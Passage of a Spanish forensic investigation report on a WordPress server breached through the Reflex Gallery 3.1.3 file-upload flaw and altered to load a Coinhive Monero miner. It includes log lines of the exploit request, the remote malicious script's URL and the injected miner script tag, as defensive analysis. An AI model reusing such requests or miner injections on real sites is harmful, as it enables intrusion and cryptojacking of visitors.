"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
```

Se observa la constancia de conexiones con el servidor que aloja el script malicioso stat.js con IP 18.195.165.56; una de ellas relacionada con los registros de error.log anteriormente citados, visto su sello de tiempo.

Dicha petición, realmente es la ejecución de un exploit, aprovechando una vulnerabilidad de la citada versión del plugin referido: WordPress Plugin Reflex Gallery 3.1.3 - Arbitrary File Upload (CRASHBANDICOT - Exploit Database, 2015).

Esa vulnerabilidad posibilita al atacante subir ficheros al servidor arbitrariamente, en su caso, con contenidos que le permitan ejecutar acciones a su antojo, escalando privilegios y lanzando una shell.

```
18.195.165.56 - - [03/Jan/2019:07:07:43 +0000] "POST /wp-content/plugins/reflex-gallery/admin/scripts/FileUploader/php.php?Year=2019&Month=01 HTTP/1.1" 200 209 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
```

Esta petición refleja la subida de un archivo al servidor, a través de la interfaz gráfica, utilizando el plugin Reflex Gallery. La petición tiene un tamaño de 209 bytes y es exitosa, visto el mensaje OK (código apache2 200).

Como explotación de esa vulnerabilidad, el atacante inyecta el archivo /var/www/html/wp-content/uploads/2019/01/**CVPSAzKiZiJvdxA.php**. Ello se infiere de observar los sellos temporales de los metadatos, en conjunción con la ubicación del archivo, que es la carpeta donde se introducen los ficheros subidos con el plugin (Pinheiro, 2015). Al mismo tiempo, las acciones del fichero se registran en el volcado de la memoria RAM del proceso apache2 (pid: 19952), según consta en la Figura 34.

El contenido del fichero precitado no es legible, encontrándose borrado. El mismo se sube, crea en el sistema y elimina a la misma hora, a la vista de sus metadatos. Todo ello evidencia su procedencia ilegítima. Se recupera el mismo como evidencia D11.

Con este elemento que se ha descubierto, se puede explicar la presencia del proceso sh (pid: 20381) informado en el apartado *3.4.1. Obtención de listado de procesos en ejecución*. Este proceso tenía la particularidad de que era iniciado por el usuario 33 (**apache2**), originado en un proceso apache2 (pid: **19952**). El mismo consiste en un intérprete de comandos de Linux (**shell**), objetivo natural de un ciberataque. El citado proceso sh data en memoria RAM del 3 de enero de 2019 a las 7:32:10 UTC.

En el fichero /var/log/apache2/**error.log**, consta la siguiente información sobre la misma dirección IP.

```
[Thu Jan 03 07:07:43.230918 2019] [php7:notice] [pid 19951] [client 18.195.165.56:44145] PHP Notice:  A non well formed numeric value encountered in /var/www/html/wp-content/plugins/reflex-gallery/admin/scripts/FileUploader/php.php on line 169
[Thu Jan 03 07:07:43.230979 2019] [php7:notice] [pid 19951] [client 18.195.165.56:44145] PHP Notice:  A non well formed numeric value encountered in /var/www/html/wp-content/plugins/reflex-gallery/admin/scripts/FileUploader/php.php on line 99
[Thu Jan 03 07:07:43.230987 2019] [php7:notice] [pid 19951] [client
```

```
18.195.165.56:44145] PHP Notice:  A non well formed numeric value encountered in
/var/www/html/wp-content/plugins/reflex-gallery/admin/scripts/FileUploader/php.php on
line 99]
```

Estos registros representan errores PHP de tipo *e_notice*. Éstos son errores menores, que no obstan la continuidad de la ejecución de **scripts**. En el caso referido, se indica la localización de un valor numérico que no está correctamente formado, dirigiendo a distintas líneas de un fichero para transmitir el origen del error. Ahora bien, el dato que destaca en estas iteraciones es la dirección IP partícipe: **18.195.165.56**.

Precisamente, estos errores dimanan de una interacción del servidor con la dirección IP del servidor remoto que, tal y como se vio en el apartado anterior, aloja stat.js, **script malicioso**[26]. Esta comunicación, según los logs apache2 preexpuestos, consta realizada mediante el proceso apache2 con pid: 19951, ya finalizado, por lo que no es posible recuperar datos en la memoria RAM que reflejen la concreta subida del archivo.

La transmisión discurre por el puerto 44145 de ese servidor, por lo que se constata que es una **conexión entrante desde el alojamiento malicioso al servidor violentado**. Se trata de un error notado con motivo de la ejecución de un script (Rollbar Editorial Team, 2022) y (The PHP Group, s.f.). Por tanto, en virtud de lo expuesto, lo reseñado constituye un indicio unívoco del **lanzamiento de un script malicioso**. Se extrae fichero error.log como evidencia D10.

Este incidente se relaciona unívocamente con la publicación de comentarios en WordPress por parte de un atacante, descrita al inicio del apartado, a la vista de los datos identificativos observados: en su caso las direcciones IP **18.195.165.56** como alojamiento malicioso y la **193.238.152.59** como identificador del usuario malintencionado al interactuar con el sitio web.

Por último, se observan ficheros borrados asociados al incidente. Se relacionan directamente con el hecho por sus sellos temporales y los datos residuales contenidos, consignando la denominación del archivo **CVPSAzKiZiJvdxA.php**. Se trata de los siguientes:

Date/Time	Event Type	Description
2019-01 ... :07:43	_C_M	/var/spool/postfix/active/11DA47F8EE
2019-01 ... :07:43	ACBM	/tmp/systemd-private-b0519ad28ea249f79f3061cd3b4f7cbb-apache2.service-zY6uWO/tmp/php2YXJfl
2019-01 ... :07:43	_C_M	/var/spool/postfix/incoming/11DA47F8EE
2019-01 ... :07:43	ACBM	/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php
2019-01 ... :07:43	ACBM	/var/spool/postfix/active/54C1F7F8EF
2019-01 ... :07:43	_C_M	/var/spool/postfix/incoming/73101.27010

Figura 7: listado de ficheros borrados que se relacionan con la infección ocasionada por la vulnerabilidad de Reflex Gallery 3.1.3. Cada uno aparece junto con la acción que se le asocia a las 07:07:43 del 03-01-2019, según proceda B (creado), C (cambiado), A (accedido), M (modificado).

Ninguno de los anteriores puede recuperarse con contenido.

[26] *http://18.195.165.56/stat.js*

Prosiguiendo con el estudio, se procede a describir los efectos ocasionados por este ataque en el servidor. Para ello, una vez se obtienen los datos precitados, se realizan filtrados selectivos en la memoria RAM del sistema, concretamente en los procesos de interés: sh con pid 20381 y apache2 con pid 19952. En el primer caso, no se obtienen datos.

En cuanto a la prospección del proceso apache2, se detecta la actividad concreta del fichero **CVPSAzKiZiJvdxA.php**. El mismo realiza distintas acciones sobre el servidor, observables en la Figura 34.

En base a dichos datos, se realizan filtrados de los comandos aplicados por el atacante, así como por la notación /bin/sh, demostrativa de actuación en shell (Figura 35).

Como resultado del filtrado previamente reseñado y de la inspección de fragmentos de instrucciones en la memoria RAM, se verifica una relación unívoca entre el script, el uso de /bin/sh y la modificación del fichero /var/www/html/index.php (evidencia D1, Figura 40). Ello se expone en la Figura 36. En las líneas expresadas, se observa cómo se vincula el script con el uso de /bin/sh y posteriormente se indica que se está modificando el fichero index.php referido.

6.3.4. Resultado del ataque

El archivo index.php (evidencia D1) finaliza conteniendo un script de minado de criptomonedas a través de la plataforma Coinhive (Figura 40).

Este script se ejecuta en los terminales de los clientes del sitio web, a través de su navegador, con ocasión de sus visitas. De ese modo, los visitantes del sitio web realizan un minado de criptomonedas en favor del atacante, que recibe esos beneficios a través de su cuenta en la plataforma Coinhive, previa percepción de una comisión por esa entidad. En este caso, la minería es de Monero (XMR)[27].

Los visitantes del sitio web víctima realizan el minado de criptomonedas en favor del atacante (Figura 40), utilizando su capacidad de CPU. Concretamente, observados los parámetros mecanizados (*throttle = 0.2*), se pretende aprovechar el 20% del CPU del visitante para ese cometido.

Lo anterior es posible porque, en el servicio de Coinhive, la dirección única que se cita en la Figura 4 se corresponde con una clave única de usuario (Site Key). Ello se traduce en el envío de los beneficios del minado a una cartera de la blockchain Monero asociada a esa cuenta de usuario Coinhive, previa percepción de una comisión por éstos.

[27] Este era el mecanismo habitual en estos ataques, ya que la plataforma Coinhive típicamente permitía utilizar código que no alertaba del minado a los usuarios ni al administrador del servidor. Asimismo, la moneda referenciada se encuentra diseñada para que su minado no requiera una gran potencia de cálculo respecto de otras criptomonedas, hallándose en la fecha de la infección con un hashrate ventajoso a estos efectos (Krause, 2018). Al mismo tiempo, el uso del algoritmo CryptoNote la sitúa con unos estándares de privacidad elevados para este caso de uso (Askarov, Hansen, & Rafnsson, 2019).




Figura 8: formato genérico del código a inyectar en un sitio web para implementar el minado.

Pese a lo expuesto, el código inyectado en el caso de estudio no opera sin consentimiento del usuario. Aplica la API Authedmine, que requiere del consentimiento expreso del usuario para efectuar el minado (Dashevskyo, Zhauniarocich, Gadyatskaya, Pilgun, & Ouhssain, 2020):

$$< script\ src = "https://authedmine.com/lib/authedmine.min.js" >< /script >$$

Figura 9: extracto del script insertado en el fichero index.php, relativo al uso de la API Authedmine, caracterizada por otorgar al usuario la opción de realizar o no el minado a su criterio.

En el contexto expresado, cabe significar que, según las fuentes consultadas, actualmente Coinhive no se encuentra en funcionamiento.

Por último, se anexa un gráfico (Figura 6) para ilustrar la vulnerabilidad. Tras una infección basada en una vulnerabilidad de un plugin de WordPress, el sitio web utilizaría la capacidad de cómputo de los visitantes que así lo autorizasen para minar Monero (XMR) en favor del atacante, que implementa el ataque a través del servicio Coinhive, culminando una Ejecución Remota de Código (RCE).

6.4. Reconstrucción de los hechos

En virtud de lo significado, existen indicios suficientes para considerar el siguiente cronograma descriptivo del incidente.

21 de diciembre de 2018

12:04:44 UTC

Inicio de gestiones de configuración e instalación del sistema. El origen del sello temporal es el fichero system.journal (Figura 44).

30 de diciembre de 2018

10:51:21 UTC

Registro del usuario anatoly5676 en el sitio web (Figura 46). El origen del sello temporal es el fichero access.log.4 (Evidencia D9).

10:52:21 UTC.

Cambio de la contraseña de la cuenta del sitio web del usuario precitado (Figura 47). El origen del sello temporal es el fichero access.log.4 (Evidencia D9).

11:18:39 UTC.

Publicación en el sitio web de un comentario sin contenido por el usuario referido (Figura 48). El origen del sello temporal es el fichero access.log.4 (Evidencia D9).

11:34:55 UTC.

Publicación en el sitio web de un comentario por el usuario de autos, esta vez consistente en sugerir la visita al sitio web http://18.195.165.56/ (Figura 49). El origen del sello temporal es el fichero access.log.4 (Evidencia D9).

11:46:38 UTC.

Publicación en el sitio web de un comentario por el usuario anatoly5676. Este comentario contiene un script que aprovechando la vulnerabilidad WordPress estudiada, motivaría la producción de un ataque de Cross-Site Scripting Stored (XSS Stored) (Figura 50).

Esta publicación es el último comentario realizado hasta la adquisición, por lo que refleja su sello de tiempo como última modificación en el fichero wp_comments.ibd (Figura 52). Este sello temporal es coincidente con el marcado en el fichero access.log.4 (Evidencia D9).

La ejecución del script anterior motivaría el acceso al servidor remoto que aloja stat.js. Con ello, se produciría la activación de este último script malicioso (stat.js) y se practicarían acciones ilegítimas en el servidor, perfeccionándose un ataque de Cross-Site Request Forgery. No obstante, no se observa que haya fructificado, pues la petición POST del comentario recibe una redirección (código 302) hacia la página de visualización del comentario y no se producen más acciones consecuentes; según refleja a su vez en fichero access.log.4 (Evidencia D9).

3 de enero de 2019

07:07:43 UTC.

Infección del sistema, aperturando una shell a través de la explotación de la vulnerabilidad WordPress Plugin Reflex Gallery 3.1.3 - Arbitrary File Upload (CRASHBANDICOT - Exploit Database, 2015) (CVE-2015-4133).

La subida del fichero CVPSAzKiZiJvdxA.php (evidencia D11) materializa la vulnerabilidad.
Esta marca temporal corresponde a su vez con la de los metadatos del fichero CVPSAzKiZiJvdxA.php (evidencia D11).

Este fichero lanza acciones ilegítimas, observadas en el volcado respectivo de la memoria RAM (Figura 34).

07:26:05 UTC.

A index.php le consta esta fecha de modificación, tratándose del instante en que se mecaniza definitivamente el script de cryptojacking.

A este respecto, significar que, en ese hito horario, no había ningún usuario legítimo del servidor con sesión en curso, pues la misma se inició un par de minutos más tarde, obedeciendo la modificación a una acción ilegítima.

07:28:35 UTC.

Inicio de sesión vía SSH del usuario con dirección IP 83.247.136.74.

07:48:55 UTC.

Adquisición del disco duro del servidor (Figura 38).

08:16:46 UTC

Inicio de gestiones para la adquisición de la memoria RAM del servidor (Figura 16).

6.5. Pistas abiertas

Tras la práctica del análisis, se considera que permanecen abiertas las siguientes líneas de investigación forense:

- Recuperación del contenido del fichero CVPSAzKiZiJvdxA.php, para una determinación más precisa de las acciones emprendidas por el atacante una vez vulnerado el sistema.
- Estudio por las Autoridades de los datos de los usuarios asociados a los identificadores informados: direcciones IP, Site Key de Coinhive, correo electrónico.

6.6. Conclusiones

6.6.1. Verificación del hecho

Tras el estudio realizado, se concreta que se ha vulnerado el servidor representado en las evidencias facilitadas para estudio, encontrándose veraz la hipótesis inicial. Este resultado se alcanza por los siguientes extremos.

- El fichero wp_comments.ibd (Figura 52) hace constar los comentarios intervinientes en el incidente, que puede culminar con la explotación de una vulnerabilidad en WordPress.
- En este sentido, también consta en la base de datos el registro del usuario que los practica (Figura 51 y Figura 53).

- Todo ello se refleja en el fichero error.log, access.log.4 y access.log, expresivos de las distintas peticiones apache2 relacionadas (Evidencias D8, D9 y D10).
- Prosiguiendo, consta en estado CLOSE_WAIT la conexión al servidor remoto (Figura 24) que aloja el script malicioso (stat.js) que altera los ficheros del sistema. Dicho servidor remoto se corresponde con el referido en los comentarios precitados.
- Por último, se ha obtenido un fichero inyectado en el sistema para motivar acciones maliciosas: CVPSAzKiZiJvdxA.php (evidencia D11). Ello se produce a través del plugin Reflex Gallery versión 3.1.3, que es vulnerable (CVE-2015-4133).
- Dicho fichero realiza distintas acciones con privilegios ilegítimos en el servidor (Figura 34).
- Se constata una alteración en el fichero index.php (Figura 40), que dispone de un código para practicar la minería de Monero en navegadores de los clientes del servidor, maliciosamente adosado.

Como se indica, en línea con el cronograma reseñado anteriormente, se constata la ocurrencia del registro del usuario, la realización de comentarios —uno de ellos con un script concurriendo una versión de WordPress vulnerable—; y la relación de éstos con la dirección IP del servidor remoto continente del script malicioso stat.js. Esta dirección IP interacciona con el servidor para su infección a través del plugin Reflex Gallery. Igualmente, se ha constatado la apertura de una shell y se ha localizado el fichero que lo motiva, modificándose index.php.

Los elementos anteriores y el hilo conductor lógico que los une permiten afirmar unívocamente la efectiva ocurrencia de un ciberincidente.

6.6.2. Descripción de acciones de etiología maliciosa

Del estudio realizado se desprende que se ha perfeccionado una **intrusión en el sistema informático**, es decir, un **acceso al servidor sin autorización para ello**.

El atacante ha realizado un escaneo de vulnerabilidades exitoso, detectando la vulnerabilidad CVE-2015-4133. Para explotar esa vulnerabilidad, de forma libre, voluntaria y consciente, el atacante ha enviado al servidor un archivo a través de una funcionalidad concreta de la página web alojada por el servidor víctima. Ese archivo contenía código malicioso que ha permitido al atacante violentar el sistema informático, salvando las medidas de seguridad establecidas, tomando el control del servidor víctima, logrando permisos para ejecutar cualquier acción en el sino del terminal o visualizar cualquier archivo de su contenido.

Así, se encuentra plenamente constatado que se ha producido un ingreso en el sistema informático sin la debida autorización. Igualmente, las medidas de seguridad obrantes son suficientes para su protección ordinaria.

Asimismo, el atacante ha realizado **mecanizaciones y borrados de contenido en el sistema de archivos del servidor víctima**, por lo que ha afectado a la integridad de los datos contenidos por éste. En otras palabras, se ha perfeccionado una **alteración de datos informáticos**. Los datos afectados no son críticos para el funcionamiento del sistema.

6.6.3. Indicios obtenidos

En el transcurso del estudio se han obtenido distintos datos fundamentales en la labor de esclarecimiento de los hechos. Con el fin de ponerlos a disposición de las Autoridades Competentes y sustentar las consideraciones vertidas en esta prospección, se adquieren de la memoria los ficheros referidos, que a continuación se relacionan, siendo entregados en unión del presente informe.

- Evidencia D1, fichero index.php.

En su interior se localiza el script que produce minado de criptomonedas en clientes del servidor web. Este código integra un **Site Key de Coinhive**.

- Evidencia D3, fichero www-data.

Su contenido recoge el hilo de correos electrónicos que notifican al administrador del sitio las acciones del usuario, junto con su **dirección IP** y **correo electrónico**. El hecho de que el comentario contenga el código malicioso de Cross-Site Scripting y haya sido publicado por esas credenciales, relaciona directamente ese indicio con un ataque y las responsabilidades que ello conlleva. También contiene la **dirección IP** origen de la infección del servidor. [28]

- Evidencia D4, fichero wp_comments.ibd.

Contiene datos de caracterización del dispositivo desde el que se realizan las interacciones fraudulentas, concretamente su **User Agent**. También contiene la **dirección IP** origen de la infección del servidor.[28]

- Evidencia D6, fichero wp_users.ibd.

Contiene los **datos de usuario** asociados al atacante, autor de los comentarios con código malicioso.

- Evidencia D7, fichero wp_usermeta.ibd.

Alberga información adicional sobre el usuario identificado como atacante. Esta es, el referido **User Agent**, la **dirección IP** empleada y los **sellos de tiempo** asociados a ésta.[28]

- Evidencias D8, D9, D10, logs de apache2.

Indican datos sobre el usuario identificado como atacante. Esta es, el referido **User Agent**, la **dirección IP** empleada y los **sellos de tiempo** asociados a ésta[28].

[28] Para que un Proveedor de Servicios (PoS) de internet o VPN pueda identificar al usuario de una dirección IP, cabe acompañar dicho dato de un sello de tiempo asociado a su uso.

- Evidencia D11, fichero malicioso inyectado: CVPSAzKiZiJvdxA.php.

6.6.4. Datos conducentes a esclarecer la autoría de los hechos

A continuación, se relacionan los distintos datos aflorados que pueden permitir identificar al autor de los hechos, en unión de la fuente de prueba de éstos.

- Dirección IP del atacante: **193.238.152.59**.

Sellos de tiempo vinculados:

  - 30-12-2018; 10:51:21 UTC.
  - 30-12-2018; 10:52:21 UTC.
  - 30-12-2018; 11:18:38 UTC.
  - 30-12-2018; 11:34:54 UTC.
  - 30-12-2018; 11:46:37 UTC.

Medios de prueba: evidencias D3, D4, D7 y D9.
Esta dirección IP radica en Ucrania y pertenece al ISP PF “Volodymir Lyakh” (Figura 60 y Figura 61).

- Correo electrónico: **anatoly5676@grr.la (Guerrilla Mail).**

Medios de prueba: evidencias D3 y D6.
La dirección de correo electrónico utilizada pertenece al servicio Guerrilla Mail, que es un instrumento especialmente constituido para salvaguardar la privacidad de quien requiera emplear un servicio de correo electrónico. Así el atacante actúa desde una clara intención subrepticia.

- User Agent (193.238.152.59): Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36.

Medios de prueba: evidencias D4, D7, D8, D9 y D10.

- User Agent (18.195.165.56): MSIE 6.0; Windows NT 5.1.

Medios de prueba: evidencia D10.

- Dirección IP origen de la infección del servidor: **18.195.165.56** (alojado en Amazon Web Services, sin datos públicos de titularidad).

Sellos de tiempo vinculados: 03-01-2019; 07:07:28 y 07:07:43.
Medios de prueba: evidencias D3, D4, D8 y D10.
Se adjunta información de fuentes abiertas en la Figura 62.

- Site Key de Coinhive: **pvvxSQ6RzN3K5IY9F5fFHvahAFNreg3u**.

Medios de prueba: evidencia D1.

6.7. Finalización y entrega

Por último, significar que, se entregan las evidencias extraídas en unión de las presentes actuaciones; de acuerdo con lo indicado en el apartado *8.2. Referencias a las evidencias digitales*.

Y, a los efectos oportunos, se da por concluido el presente informe en los términos expresados en Jaén, 13 de junio de 2023.

[Firmado digitalmente por CARLES IGNASI ALGAR LÓPEZ, DNI 4045****V el día 13/06/2023 con un certificado emitido por AC FNMT Usuarios]

7. Conclusiones

En este punto, se da por concluido el presente trabajo en los términos siguientes, habiéndose realizado el análisis de la memoria RAM y el disco duro del servidor, evidenciando la ocurrencia de un ciberincidente.

Como punto de partida, se ha definido perfectamente el entorno de trabajo, el estado del arte, el punto de partida de la investigación y las técnicas a utilizar en el proceso de descubrimiento de lo acontecido mediante la práctica de pruebas técnicas.

Las referidas pruebas se han realizado de forma que sean reproducibles y perfectamente transparentes, dejando constancia del proceso para su consecución y resultados.

Así las cosas, ha quedado trenzado el hilo conductor que permite identificar perfectamente los indicios recabados, reconstruir los hechos, parametrizar la amenaza materializada, proponer contramedidas, y definir líneas de investigación para culminar el caso con éxito; todo ello aditivado con el estudio del marco jurídico aplicable en los hechos objeto de estudio, indicando al cliente el proceder.

7.1. Valoración de cumplimiento de objetivos en la investigación desarrollada

A la vista de que la obtención de los indicios recabados se encuentra conforme a derecho, constan completos los objetivos generales primero y segundo, en unión del específico primero.

Como se indica, el análisis forense se ha efectuado garantizando la futura disponibilidad de las pruebas digitales para facultar posibles contrapericiales o fase de contradicción en hipotético juicio oral. Así, se extractan adecuadamente los indicios relevantes, siempre con respeto a la integridad y confidencialidad de las evidencias. Entonces, se apunta al cumplimiento del objetivo general tercero.

Habida cuenta de la obtención de indicios conducentes a la autoría del hecho delictivo, aunque no su identificación directa, se dan por cumplidos parcialmente el objetivo general tercero y específico sexto. En esta ponderación también se toma en consideración que ha sido posible comprobar la efectiva ocurrencia de una intrusión. En otras palabras, se considera la existencia de indicios conducentes a averiguar la autoría del hecho, en este punto inconcretos, pero suficientes y practicables, para que la investigación pueda proseguirse por las autoridades.

Practicada la reconstrucción de hechos expresada, el recabado de indicios y recogido el detalle de acciones emprendidas en el ataque, se dan por cumplidos el objetivo general tercero (parcialmente) y específicos segundo y quinto.

La precisa determinación de las responsabilidades penales coadyuvantes del incidente de seguridad de autos, redundan en el cumplimiento del objetivo general tercero y específicos quinto y sexto. Esto es, que se integra perfectamente lo acontecido en dos tipologías delictivas en concurso medial, para cuyo resarcimiento existen indicios de autoría.

A tenor de lo consignado, se da por cumplido el objetivo específico quinto, alcanzándose de forma casi completa el objetivo general tercero, considerando que no se identifica plenamente al atacante.

Se han delimitado los efectos del ataque. Ha sido posible concretar que la vulnerabilidad de WordPress 4.9.9 no ha tenido consecuencias materiales; mientras que, la explotación de la vulnerabilidad Reflex Gallery conlleva una afección grave a la integridad, confidencialidad, disponibilidad, no repudio y control de acceso de la información albergada por el servidor. Esto es, que con esta técnica de infección es posible visualizar o exfiltrar datos, eliminarlos, provocar la caída del servicio, etc.

Como se ha indicado, se atenta contra la integridad de los datos del servidor, realizando cambios a criterio del atacante. Todo ello se realiza de forma que no existe control de acceso a la información y técnicamente no es posible atribuir las acciones maliciosas más que al usuario Ubuntu. Por último, incluso se ha producido la apertura de una shell, quedando el sistema absolutamente comprometido y modificándose un fichero, generando un beneficio económico para el atacante.

Visto lo anterior, se considera el cumplimiento del objetivo específico cuarto.

7.2. Servicio prestado a la organización requirente

En virtud de lo expuesto, se da por concluido el presente trabajo con un grado de cumplimiento de los objetivos elevado y satisfactorio. Si bien no se ha identificado al autor de los hechos, el presente análisis es susceptible de quedar a disposición de las autoridades competentes en materia de investigación criminal y aportar indicios conducentes a la identificación del culpable.

Igualmente, lo preceptuado en el actual, es perfectamente válido en un procedimiento judicial, habida cuenta de las garantías de integridad y reproducibilidad de que goza la investigación desarrollada. Así, quedan cumplimentados los objetivos generales primero, segundo y cuarto, por lo que a su vez se han satisfecho los objetivos específicos primero, segundo, tercero y octavo.

En cuanto al objetivo séptimo, significar que se ha elaborado informe ejecutivo accesible para personal con nivel básico de conocimientos informáticos, que es completo en el espectro del suceso, en tanto relata lo ocurrido, su motivación y consecuencias.

Paralelamente, el informe aporta medidas preventivas y faculta al perjudicado para que interponga denuncia respectiva, con conocimiento de lo acontecido, pudiendo entregar informe pericial del asunto con validez en procedimientos judiciales y en apoyo a la investigación criminal procedente.

En este sentido, se han asegurado suficientemente los indicios, ya que se dispone de los evidenciales, extractos gráficos de información relevante y respecto de otros archivos más extensos, su exportación y preservación con todas las garantías de integridad.

7.3. Limitaciones

7.3.1. Territoriales y jurisdiccionales

Como limitación fundamental para finalizar la investigación con el máximo grado de éxito, se identifica que el atacante utiliza direcciones IP ucraniana, o bien una Virtual Private Network que así lo simula, sin dejar rastro de datos personales en su ofensiva. Asimismo, consta el empleo de un alojamiento para albergar el script malicioso. Todo ello puede generar limitaciones territoriales y jurisdiccionales.

Lo significado en primer lugar, puede suponer un escollo relevante para las Fuerzas y Cuerpos de Seguridad del Estado y las Autoridades Judiciales. Esto es, porque para descubrir datos identificativos del posible usuario de esa dirección IP en fecha y hora de autos (que realiza el registro y publicación en el sitio web), debe cursarse una Comisión Rogatoria Internacional a Ucrania, país tercero, procedimiento cuyo fin se demora sustancialmente en el tiempo.

Su cumplimiento se encuentra respaldado por el Convenio entre el Reino de España y Ucrania sobre cooperación en materia de lucha contra la delincuencia, hecho en Kiev el 7 de noviembre de 2001 para las tipologías delictivas reseñadas[29].

Lo anterior puede resultar de modos diversos: es esperable la identificación de una entidad titular de la IP a modo de VPN o de una identidad de una persona física, o de una persona jurídica a través de cuya conexión se haya actuado. Así, tras la culminación de ese procedimiento, pueden alcanzarse distintos resultados, expuestos junto con sus vías de desarrollo.

- En primer lugar, si el atacante utilizaba realmente una VPN, las Fuerzas y Cuerpos de Seguridad del Estado deben dirigirse a dicha entidad para requerirle datos identificativos del usuario al que asignó dicha dirección IP en fecha y hora de autos.
- Si la VPN radica en la Unión Europea o en países que colaboren con este tipo de peticiones, puede llegar a identificarse al titular de la conexión.
- En caso contrario, como podría ser Panamá, la investigación deberá tomar otra vía para alcanzar al autor de los hechos.

[29] El referido convenio consigna en su artículo 1.2 letra o) que "*las Partes colaborarán en materia de lucha contra las acciones criminales, en particular"* contra "*Los delitos cometidos a través de sistemas informáticos*."

- El titular de esa conexión podría encontrarse en otro país, en España o en Ucrania. Si se encuentra en otro país, deberán ejecutarse actuaciones como la Orden Europea de Investigación en el caso de tratarse un país de la Unión Europea, o nuevamente una Comisión Rogatoria Internacional para identificarlo.
    - Si el titular de la conexión radica en España, se procederá conforme a la legislación nacional, tan pronto se disponga del dato de las Autoridades Ucranianas. En este último caso, es tremendamente importante la celeridad del procedimiento, ya que la información sobre el uso de las direcciones IP únicamente se almacena por los proveedores de servicio nacionales un año, en virtud de lo dispuesto en la Ley 25/2007 de Conservación de Datos.

- En segundo lugar, si el atacante no se encuentra tras ningún mecanismo de ocultación, únicamente resta atender al desarrollo de las gestiones por las Autoridades Ucranianas. En este sentido, deberán instar del proveedor de servicio reseñado la titularidad de la línea en cuestión y que el resultado de la gestión devengue una identidad real y no ficticia, en línea con lo referido en apartados previos.
- Una vez participada la información de identidad del autor de los hechos a las Autoridades Españolas, si se dispone de indicios de autoría suficientes en su conjunto, deberá ponerse en marcha un procedimiento de extradición con Ucrania, conforme al Convenio Europeo de extradición, hecho en Paris el 13 de diciembre de 1957, ratificado por Ucrania en 2015 y España en 1982[30].
- Alternativamente, algunos países solicitan de las Autoridades Españolas las actuaciones judiciales para enjuiciar al autor de los hechos en su país conforme a su legislación.

En cuanto al papel del alojamiento del script malicioso, perteneciente a Amazon Web Services, los datos aportados por dicho proveedor de servicio pueden adolecer de las mismas limitaciones aplicables si se trata de una dirección IP procedente de un país tercero como es el preexpuesto.

7.3.2. Técnicas

En otro orden de cosas, como limitación técnica, es muy significativa la dilación temporal obrante entre el incidente y el análisis.

En este sentido, se considera que se pueden haber desvanecido informaciones de fuentes abiertas sobre los identificadores IP o correos electrónicos del autor, que pudieran auxiliar en su identificación. A este respecto, en base a la legislación nacional, los datos de uso de identificadores IP se encontrarían desvanecidos al haber transcurrido más de un año, si bien se ha relatado el proceder igualmente como conceptualización teórica.

[30] (http://www.prontuario.org/prontuario/es/Penal/Convenio-Europeo-de-extradicion--hecho-en-Paris-el-13-de-diciembre-de-1957).

Asimismo, el dominio de coinhive.com se encuentra bajo la titularidad de un divulgador contrario a esos procedimientos, por lo que no es posible replicar la infección. No obstante, cabe atender a que, en su caso tampoco sería posible reproducir el hecho, ya que actualmente, la vulnerabilidad aprovechada para atacar el servidor se encuentra paliada por las actualizaciones.

Tampoco se ha podido analizar en detalle el script stat.js, ya que el servidor que lo aloja se encuentra inactivo y el referido fichero no se ha descargado en el servidor como tal. Esta prospección habría aportado información de interés sobre los archivos modificados, dirigiendo el estudio a los puntos clave de forma directa y planteando un análisis integral del problema, incluso con la posibilidad de obtener información sobre procedencia o identidad del atacante.

Paralelamente, no ha sido posible interpretar ficheros de la memoria RAM considerados relevantes, puesto que no se han podido recuperar de la misma en formato legible. Al mismo tiempo, no ha sido posible precisar el beneficio económico reportado al autor de los hechos por el minado de XMR implementado en el sitio web objeto de análisis, en ausencia de registros técnicos de ello.

A este respecto, conocer el número de visitas recibidas por la web podría haber fundamentado una estimación en base a ese dato de la posible ganancia al infectar el sistema de minado, en conjunción con el histórico de rentabilidad de Monero, aunque cabe reconocer una exactitud reducida a este método. Sin embargo, se trata de una cifra que puede ponderar la gravedad del hecho, en tanto la autoridad con potestad sancionadora puede percibir el grado de enriquecimiento ilícito que comporta la actividad criminal hipotética detectada.

Por último, en ausencia de información previa, en este trabajo no se puede valorar el aseguramiento de la escena al tiempo de la adquisición de los datos.

7.3.3. Documentales

Acudiendo a analizar las limitaciones de la investigación científica, se observa una carencia significativa de reseñas previas del procedimiento de intrusión analizado en este trabajo. Si bien constan distintas fuentes bibliográficas focalizadas en la divulgación o el periodismo tecnológico, no se han localizado artículos científicos (*papers*), estudios o laboratorios de consideración relativos al modus operandi en cuestión.

7.3.4. Económicas

Por último, no constan limitaciones económicas, pues el estudio se ha acometido empleando exclusivamente herramientas gratuitas o aprovechando un periodo de prueba, como en el caso del aplicativo web Lampyre.io.

7.4. Evaluación de extremos propuestos

¿La evidencia es válida como fuente de prueba en un procedimiento judicial en su perspectiva de integridad?

> Sí, se realiza con éxito verificación de la evidencia y preservación de la integridad de la original durante el estudio.

¿Se ha producido la ejecución de malware?

Sí, se han desencadenado scripts que han culminado con la infección de un fichero del sistema.

¿El incidente se debe a la actuación de un insider?

La información disponible apunta a descartarlo, toda vez que el suceso procede de conexiones externas.

¿Es posible averiguar la trazabilidad del incidente?

Sí, se ha establecido un cronograma fidedigno fundamentado en sellos de tiempo verificables.

¿Es posible identificar al atacante directamente con el análisis realizado?

No, dado que para descubrir su identidad cabe recabar datos únicamente disponibles para la Policía Judicial, en posesión de mandamiento judicial.

¿Existen indicios conducentes a la autoría del hecho?

Sí, se han reseñado y asegurado para puesta a disposición de la Autoridad competente, significando en todo momento los métodos de adquisición.

¿Existen responsabilidades penales o administrativas para el autor?

